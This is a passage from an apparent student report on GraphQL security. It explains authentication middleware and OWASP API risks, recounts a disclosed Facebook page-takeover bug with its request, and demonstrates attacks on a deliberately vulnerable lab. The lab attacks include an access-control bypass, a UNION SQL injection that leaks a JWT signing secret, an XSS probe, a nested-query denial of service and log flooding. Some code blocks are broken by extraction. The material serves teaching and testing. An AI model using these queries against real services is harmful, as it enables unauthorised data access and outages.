So we've got the token for our new user, unfortunately our GraphQL interface do not supports headers in graphQL requests but we need to add this token into the header of our request to check the authentication.

We'll use another tool for this purpose named "Insomnia", it allows us to add headers to our graphql request.




Figure 9: Snapshot of Insomnia making call to endpoint using Auth token

Here we have added an authorization header and entered its value, look for JWT in the beginning, its actually a JWT token which is now widely used in authorizations. More info on JSON Web Tokens here: <https://jwt.io>

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

Let's now try to access the me method.




Figure 10: Accessing the "me" method using Insomnia

It worked! But what if we don't give it our token and then try to access the me method? We can do it in our traditional GrapiQL interface.



Figure 11: Accessing the "me" method using GraphiQL

This time it said that we're not logged in (because we didn't add our token in the header), so YES! Our authorization is working perfectly.

Authorization uses the concept of **Middlewares**[9], which actually is a function that performs some tasks on the request and forwards the request, middleware is a very generic term, middlewares can have various purposes, and their orders matter a lot, because our request passes through each of them one by one, wrong order can have devastating effects on the endpoint.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

That's how I made a very basic endpoint in Graphene-python, I have a plan to now have some understanding of Hot Chocolate as well so that I can make an endpoint in C# as well.

We have discussed different concepts of gQL now let's move towards the security perspective of APIs.

Chapter 5

Security Vulnerabilities Found in GraphQL

5. Security Issues in APIs:

5.1 Broken Object Level Authorization:

It is the number # 1 entry in OWASP API's Top 10 and is obviously the most common issues found these days in APIs. According to OWASP [14]:

"APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface Level Access Control issue. Object level authorization checks should be considered in every function that accesses a data source using an input from the user."

Attackers substitute the ID of their own resource in the API call with an ID of a resource belonging to another user. The lack of proper authorization checks allows attackers to access the specified resource. This attack is also known as Broken Object Level Authorization or IDOR (Insecure Direct Object Reference).

For example we have an URL <https://www.website.com/user/1>, which belongs to us, our ID in the paramter is 1, but what if we alter this ID to 2? Like <https://www.website.com/user/2> can we access the user with ID # 2? If we can, this is BOLA vulnerability, this is the most simplest of example of BOLA/IDOR.

Though it seems a simple and easy to detect vulnerability, but it can get complex and much difficult to detect in real life scenarios.

Let's discuss an example of BOLA vulnerability found recently in Facebook's GraphQL API[15] which got a bounty of \$15,000:

The vulnerability allowed anyone to change the URL of a Facebook Page (so not your Facebook profile or user account), and then take over the old URL.

Facebook allows page admins to create a "username" for their page, so that the URL of the page would be more human-readable, instead of using the page ID.

The API for that posts a JSON with the page ID and the "username" you want to assign to it:

```
variables={"input":{"end_point":"comet_left_nav_bar","entry_point":"comet",  
"page_id":"XXXX","skip_save_for_validation_only":false,"username":"XXXX","  
actor_id":"439984940158895","client_mutation_id":"7"}}&server_timestamps=t  
rue&doc_id=2886327251450197
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

The attackers could simply find the page ID of their intended victim and send an API call for creating a username for a Facebook Page using this page ID.

```
POST /api/graphql/ HTTP/1.1
```

```
Host: facebook.com
```

```
fb_api_req_friendly_name=PagesCometAdminEditing  
UsernameMutation&
```

```
doc_id=2886327251450197&
```

```
variables={"input":  
  {"end_point": "comet_left_nav_bar",  
    "entry_point": "comet",  
    "page_id": "0",  
    "skip_save_for_validation_only": false,  
    "username": "TEST123456",  
    "actor_id": "0",  
    "client_mutation_id": "9"  
  }  
}
```

Change page_id with your target's Page ID

Response

```
"data": {  
  "page_edit_username": {  
    "error": null,  
    "username": "TEST123456"  
  }  
}
```

As the result, the URL of the existing page gets changed to the username in the API call, leaving the attackers free to use the recently vacated URL on their own Facebook Page.

With social media playing a bigger and bigger part in how people get their information, are influenced, and do business the possible gains (including monetary) for attackers could be significant. Fake profiles and pages impersonating as public figures and businesses have long been a problem in Facebook, so this looks like just another way in.

Facebook has since fixed the issue.

The best way to avoid these kind of issues is naturally to make sure that you have object-level authorization in place not letting anyone make changes that they are not supposed to make.

So we can see how common this issue still is, there are tons of reports available online on this issue being disclosed.

5.2 Broken User Authentication:

It is the number # 2 listed vulnerability in OWASP API's Top 10 and according to them:

"Authentication mechanisms are often implemented incorrectly, allowing attackers to compromise authentication tokens or to exploit implementation flaws to assume other user's identities temporarily or permanently. Compromising system's ability to identify the client/user, compromises API security overall."

Broken authentication is an umbrella term for several vulnerabilities that attackers exploit to impersonate legitimate users online. Broadly, broken authentication refers to weaknesses in two areas: session management and credential management. Both are classified as broken authentication because attackers can use either avenue to masquerade as a user: hijacked session IDs or stolen login credentials.

These types of weaknesses can allow an attacker to either capture or bypass the authentication methods that are used by a web APIs.

- User authentication credentials are not protected when stored.
- Predictable login credentials.
- Session IDs are exposed in the URL (e.g., URL rewriting).
- Session IDs are vulnerable to session fixation attacks.
- Session value does not timeout or does not get invalidated after logout.
- Session IDs are not rotated after successful login.
- Passwords, session IDs, and other credentials are sent over unencrypted connections.

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

The goal of an attack is to take over one or more accounts and for the attacker to get the same privileges as the attacked user.

So it's clear by now that this is very generic vulnerability and it covers many different vulnerabilities that are related to authentication so protecting it can be very tricky and sometimes .

I will be using a vulnerable lab of GraphQL to demonstrate different vulnerabilities.

There are a few assumptions regarding this lab:

- A Veterinary can be associated with 0 or N dogs.
- A Dog can be associated with 0 or 1 Veterinary.
- A Veterinary possesses a property named **Popularity** present into the storage system (database) but it must not be accessed by GraphQL client **[16]** because it is sensitive information.
- The GraphQL data consumption point of view is the Veterinary. Dog information are public.
- The lab is explicitly a vulnerable application in which several vulnerabilities has been implemented and are identified using the [VULN] marker in comments.
- Regarding the authentication, a fake 3rd party service has been implemented (via a servlet) and returns a JWT token containing the Veterinary name into the token.

Chapter 6

Exploiting Vulnerabilities on Vulnerable Model of GraphQL

6. Security Vulnerabilities:

6.1 Authorization:

Authorization is out of scope of GraphQL and there are no builtin features for this purpose so its up to the developer to implement the authorization logic on the API. In this lab[17], verification of the access token do not verify that the token really belongs to the veterinary whose ID is passed as **vetrinaryId** or not.

Example:

Let's try to fetch the authorization token for "Julien":

```
query getAccessToken {  
  auth(veterinaryName: "Julien")  
}
```

We receive the access token for the above request in JSON mentioned below:

```
{  
  "data": {  
    "auth":  
      "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJwb2MiLCJzYW4iOiJKdWxpZW4iLCJpc3MiOiJBdXRoU3lzdGVtIiwiaXhwIjoxNTQ2NDQyOTAyfQ.H9A-vXRsiivFGShtdhiR3N2lSDDx-sNqbbJxMRNnExI"  
  }  
}
```

We will now use this token to request some information, but we'll specify some other user, the system will not cross-check the token and the vetrinaryId, hence exposing some other vet's information.

```
query brokenAccessControl {  
  myInfo(accessToken: "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJwb2MiLCJzYW4iOiJKdWxpZW4iLCJpc3MiOiJBdXRoU3lzdGVtIiwiaXhwIjoxNTQ2NDQyOTAyfQ.H9A-vXRsiivFGShtdhiR3N2lSDDx-sNqbbJxMRNnExI")  
}
```

```
UzI1NiJ9.eyJhdWQiOiJwb2MiLCJzdWIiOiJKdWxpZW4iLCJpc3MiOiJBdXRoU3lzdGVtIiwiaXhwIjoxNTQ2NDQyOTAyfQ.H9A-vXRsiivFGShtdhiR3N2lSDDx-sNqbbJxMRNnExI",
veterinaryId: 2){
  id, name, dogs {
    name
  }
}
```

We received information of Dr-Benoit but we used token for Dr Julien, it's a proof of poorly configured authorization.

```
{
  "data": {
    "myInfo": {
      "id": 2,
      "name": "Benoit",
      "dogs": [
        {
          "name": "Babou"
        },
        {
          "name": "Baboune"
        },
        {
          "name": "Babylon"
        },
        ...
      ]
    }
  }
}
```

6.2 SQL Injection:

How GraphQL endpoint processes the information passed through Query/Mutation/Subscription can make a server vulnerable to SQL Injection attacks[18].

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

This lab has a vulnerability on this point about SQLi in **query dogs(namePrefix: String, limit: Int = 500): [Dog!]** because the parameter **namePrefix** is used in string concatenation to build a SQL query.

Example:

This query is sent in order to list the contents of "config" table

```
query sqli {
  dogs(namePrefix: "ab%" UNION ALL SELECT 50
  AS ID, C.CFGVALUE AS NAME, NULL AS
  VETERINARY_ID FROM CONFIG C LIMIT ? -- ",
  limit: 1000) {
    id
    name
  }
}
```

I receive in the GraphQL response the secret used to sign JWT token along the name of the dog for which the name start **ab**:

```
{
  "data": {
    "dogs": [
      {
        "id": 1,
        "name": "Abi"
      },
      {
        "id": 2,
        "name": "Abime"
      },
      {
        "id": 50,
        "name": "$Nf!S?(.)DtV2~:Txw6:?:D!"
      }
    ]
  }
}
```

```
M+Z34^"  
  }  
  ]  
  }  
}
```

6.3 Cross Site Scripting (XSS):

If the information sent, in our case an XSS payload, reflects back in the response without any sanitization it shows an application is vulnerable to XSS attack[19].

Example:

Sending XSS payload through an argument in the query

```
query sqli {  
  myInfo(accessToken:  
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOi  
    iJwb2MiLCJzdzIiOiJKdWxpZW4iLCJpc3MiOiJBdXRoU3lz  
    dGVtIiwiaXhwIjoxNTQ2NDU1MDQwfQ.P87Ef-  
    GM99a_vzzbUf2RprUYxFgxgPnSukaVnz22BJ0",  
    veterinaryId:  
    "<script>alert('XSS')</script>") {  
    id  
  }  
}
```

The response received reflects XSS payload, so, depending on the GraphQL client and its escaping/sanitizing behavior it can open the door to XSS:

```
{  
  "data": null,  
  "errors": [  
    {
```

```
    "message": "Validation error of type  
WrongType: argument 'veterinaryId' with value  
'StringValue{value='<script>alert('XSS')</scrip  
t>'}' is not a valid 'Int' @ 'myInfo'",  
    "locations": [  
      {  
        "line": 3,  
        "column": 5,  
        "sourceName": null  
      }  
    ],  
    "description": "argument 'veterinaryId'  
with value  
'StringValue{value='<script>alert('XSS')</scrip  
t>'}' is not a valid 'Int'",  
    "validationErrorType": "WrongType",  
    "queryPath": [  
      "myInfo"  
    ],  
    "errorType": "ValidationError",  
    "path": null,  
    "extensions": null  
  }  
]  
}
```

6.4 Denial of Service Attack (DOS):

As the client control the amount of data requested it can send a GraphQL request to a query that cause a resource exhaustion on the storages called by the GraphQL server along the GraphQL server itself for the serialization of data to JSON.

The vulnerability occurs precisely in the query **allDogs(onlyFree: Boolean = false, limit: Int = 500): [Dog!]** that is available for anonymous user and retrieve

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

the content of the DB about the Dog. As there a relation between Dogs and a Veterinary and the reverse then it's possible to perform cascading call causing resource exhaustion or DoS **[20]** at SQL level on the DB.

Example:

This request causes the CPU to go up to 100% resource usage

```
query dos {  
  allDogs(onlyFree: false, limit: 1000000) {  
    id  
    name  
    veterinary {  
      id  
      name  
      dogs {  
        id  
        name  
        veterinary {  
          id  
          name  
          dogs {  
            id  
            name  
            veterinary {  
              id  
              name  
              dogs {
```

```
    id
    name
  veterinary {
    id
    name
    dogs {
      id
      name
    }
  }
}
}
}
}
}
}
}
}
}
}
}
```

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 12: CPU Task manager showing high resource usage

6.5 Exposure of Technical Information in case of Unexpected Error:

When the GraphQL server meet an unexpected error (I/O with storages, NullPointerException, Timeout...), the response indicate *Internal Server Error(s) while executing query* so it give an hint to the attacker have act on the system and cause an unexpected behavior.

Example:

If I send the query containing invalid token

```
query testErrorHandling {
  myInfo(accessToken:"aaaa", veterinaryId: 2){
    id, name, dogs {
      name, veterinary{
        name
      }
    }
  }
}
```


```
}  
  }  
} }
```

The response received informs that the query acted on the system and caused an unexpected behavior. Doing this has generated a stack trace on app log and if the app log files are rotating on date (daily) and not on size then i can send multiple times this request to fill the disk with errors logs...

```
{  
  "data": {  
    "myInfo": null  
  },  
  "errors": [  
    {  
      "message": "Internal Server Error(s)  
while executing query",  
      "path": null,  
      "extensions": null  
    }  
  ]  
}
```

The logs produced at the server looks something like this:

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited



```
najamulsaqib@kali: ~/Documents/FYP/Models/poc-graphql
at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
at java.lang.Thread.run(Thread.java:748)
ERROR : Error executing query Exception while fetching data (/myInfo) : The token was expected to have 3 parts, but got 1.
com.auth0.jwt.exceptions.JWTDecodeException: The token was expected to have 3 parts, but got 1.
at com.auth0.jwt.TokenUtils.splitToken(TokenUtils.java:21)
at com.auth0.jwt.JWTDecoder.<init>(JWTDecoder.java:27)
at com.auth0.jwt.JWT.decode(JWT.java:21)
at com.auth0.jwt.JWTVerifier.verify(JWTVerifier.java:352)
at eu.righettod.graphqlpoc.security.AccessTokenManager.verifyToken(AccessTokenManager.java:48)
at eu.righettod.graphqlpoc.resolvers.Query.myInfo(Query.java:72)
at eu.righettod.graphqlpoc.resolvers.QueryMethodAccess.invoke(Unknown Source)
at com.coxautodev.graphql.tools.MethodFieldResolverDataFetcher.get(MethodFieldResolver.kt:163)
at graphql.execution.ExecutionStrategy.fetchField(ExecutionStrategy.java:261)
at graphql.execution.ExecutionStrategy.resolveFieldWithInfo(ExecutionStrategy.java:202)
at graphql.execution.AsyncExecutionStrategy.execute(AsyncExecutionStrategy.java:70)
at graphql.execution.Execution.executeOperation(Execution.java:159)
at graphql.execution.Execution.execute(Execution.java:101)
at graphql.GraphQL.execute(GraphQL.java:573)
at graphql.GraphQL.parseValidateAndExecute(GraphQL.java:515)
at graphql.GraphQL.executeAsync(GraphQL.java:489)
at graphql.GraphQL.execute(GraphQL.java:420)
at graphql.servlet.GraphQLQueryInvoker.query(GraphQLQueryInvoker.java:95)
at graphql.servlet.GraphQLQueryInvoker.query(GraphQLQueryInvoker.java:91)
at graphql.servlet.GraphQLQueryInvoker.query(GraphQLQueryInvoker.java:42)
at graphql.servlet.AbstractGraphQLHttpServlet.query(AbstractGraphQLHttpServlet.java:335)
at graphql.servlet.AbstractGraphQLHttpServlet.lambda$init$4(AbstractGraphQLHttpServlet.java:209)
at graphql.servlet.AbstractGraphQLHttpServlet.doRequest(AbstractGraphQLHttpServlet.java:306)
at graphql.servlet.AbstractGraphQLHttpServlet.doRequestAsync(AbstractGraphQLHttpServlet.java:297)
at graphql.servlet.AbstractGraphQLHttpServlet.doPost(AbstractGraphQLHttpServlet.java:327)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:665)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:750)
at io.undertow.servlet.handlers.ServletHandler.handleRequest(ServletHandler.java:74)
at io.undertow.servlet.handlers.FilterHandler$FilterChainImpl.doFilter(FilterHandler.java:129)
at io.undertow.websockets.jsr.JsrWebSocketFilter.doFilter(JsrWebSocketFilter.java:173)
at io.undertow.servlet.core.ManagedFilter.doFilter(ManagedFilter.java:61)
at io.undertow.servlet.handlers.FilterHandler$FilterChainImpl.doFilter(FilterHandler.java:131)
```

Figure 13: Logs produced in the terminal

6.6 Exposure of Private Data:

With GraphQL, a [introspection feature](#) is offered to the client in order to access to the API schema in order to discover the available data, Query and Mutation and Subscription on them.

It imply that any client is able to dig into the schema in order to see in **Type** if any interesting sensitive information are exposed (it's the same remark about action regarding the **Mutation** or **Subscription** exposed)

Using [GraphiQL](#) via the **Documentation Explorer** panel or this [script](#) it's possible to browse the schema exposed from a GraphQL endpoint.

This lab exposed the **popularity** information considered as sensitive about a Veterinary into the Type **Veterinary** by error through introspection

Example:

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited




Figure 14: Documentation Explorer of Veterinary Model




Figure 15: Query structure of the veterinary model




Figure 16: Fields of Veterinary Model

6.7 Insecure Direct Object Reference:

If the GraphQL API expose Query/Mutation/Subscription for which the data identifier is guessable/predictable then the Query/Mutation/Subscription are exposed to IDOR attack on which the attacker will use a custom built list of identifier in order to try to access or act on data having an identifier that is part of the list and the action will succeed if authorization issue are also present on the target Query/Mutation/Subscription handling the target data.

The GraphQL API Query/Mutation/Subscription proposed by this lab is vulnerable to IDOR because it uses sequential integer for unique identifier for Dog and Veterinary.

Example:

Using the **Documentation Explorer** of GraphiQL we see that the identifier are simple integer and are sequential:

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited



Figure 17: Fields of Dog Entity

GraphQL In Scope: An In-depth Approach On How GraphQL Can Be Exploited

